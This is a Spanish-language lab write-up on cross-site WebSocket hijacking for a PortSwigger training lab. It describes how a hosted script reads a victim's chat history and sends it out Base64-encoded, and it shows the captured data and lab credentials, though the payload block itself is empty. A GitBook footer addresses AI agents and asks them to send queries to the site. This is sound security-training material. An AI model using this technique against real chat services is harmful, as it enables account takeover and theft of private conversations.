> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/websockets/cross-site-websocket-hijacking.md).
# Secuestro de WebSocket entre sitios
Notas sobre Secuestro de WebSocket entre sitios para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y contexto de mitigación.
### Secuestro de WebSocket entre sitios

La aplicación es una tienda en línea con un **chat en vivo** función implementada usando **WebSockets**. / Cada vez que visitas la página de chat, **se carga automáticamente todo el historial de conversación**, sin un control estricto del origen de la solicitud.
Los mensajes intercambiados usan el siguiente formato JSON:
```json
{
"user":"Tú",
"content":"hola"
}
```
Exfiltra el historial del chat de la víctima mediante un ataque de \*\* secuestro de WebSocket entre sitios\*\*, luego usa la información recuperada para acceder a su cuenta.
***
#### Principio del ataque
L的**Servidor de explotación** se usa para alojar una carga útil HTML/JavaScript que:
1. Establece una conexión WebSocket con el servidor de chat de destino.
2. Envía el mensaje requerido para iniciar la comunicación (`READY`).
3. Intercepta todos los mensajes recibidos a través del WebSocket.
4. Exfiltra estos mensajes al Servidor de explotación después de codificarlos en Base64.
***
#### Carga útil utilizada
Un `data.js` se crea un archivo con el siguiente contenido:
```javascript
```
Este script se ejecuta en el navegador de la víctima cuando visita el Servidor de explotación y ejecuta automáticamente su sesión autenticada.
#### Datos exfiltrados
El servidor de explotación recibe varias cadenas codificadas en Base64, por ejemplo:
{% code overflow="wrap" %}
```bash
eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6IkhlbGxvLCBob3cgY2FuIEkgaGVscD8ifQ==
eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IkkgZm9yZ290IG15IHBhc3N3b3JkIn0=
eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6Ik5vIHByb2JsZW0gY2FybG9zLCBpdCZhcG9zO3MgYmlqajlrNjFtOGJqdjE4dWc2N3UifQ==
eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IlRoYW5rcywgSSBob3BlIHRoaXMgZG9lc24mYXBvczt0IGNvbWUgYmFjayB0byBiaXRlIG1lISJ9
eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9
```
{% endcode %}
Después de decodificar, se reconstruye el historial completo del chat:
```json
{"user":"Hal Pline","content":"Hola, ¿en qué puedo ayudarte?"}
{"user":"Tú","content":"Olvidé mi contraseña"}
{"user":"Hal Pline","content":"No hay problema carlos, es bijj9k61m8bjv18ug67u"}
{"user":"Tú","content":"Gracias, espero que esto no me pase factura!"}
{"user":"CONNECTED","content":"-- Ahora chateando con Hal Pline --"}
```
#### Resultado
La información sensible recuperada permite identificar las credenciales de la víctima:
* **Usuario**: carlos
* **Contraseña**: `bijj9k61m8bjv18ug67u`
Estas credenciales pueden usarse después para conectarse a la cuenta de Carlos y validar el laboratorio.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/websockets/cross-site-websocket-hijacking.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.